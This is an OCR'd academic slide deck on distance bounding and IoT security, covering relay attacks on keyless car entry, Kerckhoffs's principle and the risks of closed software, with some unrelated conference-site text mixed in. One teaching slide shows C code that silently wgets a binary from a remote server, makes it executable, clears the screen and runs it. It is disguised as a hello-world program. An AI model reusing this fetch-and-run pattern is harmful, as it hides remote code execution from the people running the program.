Distance bounding for Securing IoT

pascal.lafourcade@uca.fr
collaboration with X. Bultel, D. Gérault,
S. Gambs, C. Onete and JM. Robert

GT Logiciel Libre, mai 2017

REDOCS'17

pascal.lafourcade@uca.fr

Pré-GDR Sécurité Informatique

Rencontres Entreprises DOCtorants Sécurité 2017

Du 29 Octobre au 3 novembre 2017 à GIF-SUR-YVETTE

Inscriptions à REDOCS 2017

Les personnes souhaitant participer à cette semaine doivent envoyer par email à redocs-org@irisa.fr :

- Un CV académique contenant les compétences techniques et théoriques du candidat ainsi que ses travaux scientifiques.
- Un email du directeur de thèse autorisant le doctorant à participer et confirmant

Page d'accueil
Bureau
Événements du pré-GDR
Labellisation
Actualités passées
Listes de diffusion

Contact


Gildas Avoine
email

Marc-Olivier Killijian
email


Liens

GDR IM
GDR ISIS
GDR SoC-SiP

IoT


Agriculture
Travel
Personal and pet monitoring
Energy use
Everyday things
Internet of Things
Telemedicine and healthcare
Building management
Embedded mobile
M2M and wireless sensors
Smart homes and cities
Security
Design World
Webinar Series

IoT



1950
5000
1975
10,000
2003
500 million
2009
2.5 billion
2014
10 billion
2020
30 billion
2050
>100 billion

Big Data and Security

Free ?

If it is free then you are the product

Data Security Challenge ?



Secuirty of data collect, transmission, access and storage.

An image

A software without acces to the source is like a car without acces to the engine.

Dangers of non free softwares

- Spy user
- Restrictions on users
- Erase some files
- Downgrade, change remotely the system
- Sabotage
- Property Malware
- Abuse for profit (change of version, incompatibility)

No control about security !

HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

What does this code ?

HELLOWORLD

```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

What does this code ?

What do these binaries ?

`http://sancy.univ-bpclermont.fr/~lafourcade/Helloworld`

`http://sancy.univ-bpclermont.fr/~lafourcade/Hellworld`

HELLWORLD


```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  system("wget -q http://sancy.univ-bpclermont.fr/
         ~lafourcade/Helloworld");
  system("chmod 777 Helloworld");
  system("clear");
  system("./Helloworld");
  return 0;
}
```

Auguste Kerchoff's Principles 1883


"La Cryptographie Militaire"

The security of a crypto-system must be totally dependent on the secrecy of the key, not the secrecy of the algorithm.


"Wormhole Attack"




Hacking Pacemakers (2012)



Netatmo



↑ UK Russia →



Proximity Devices Everywhere

What features do we want ?

- Security
- Privacy


Examples of Attacks

2 VIDEOS


- Transport tickets
- Open a car

Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars, by Aurélien Francillon, Boris Danev, Srdjan Capkun, NDSS 2011
`https://www.youtube.com/watch?v=bfjMj8fgsBo`


Security : Relay Attacks (Mafia Fraud)



Security : Relay Attacks (Mafia Fraud)




Security : Relay Attacks (Mafia Fraud)




Solution : distance bounding (Brands and Chaum, 1991)

Privacy : Eavesdropper VS Curious Verifier

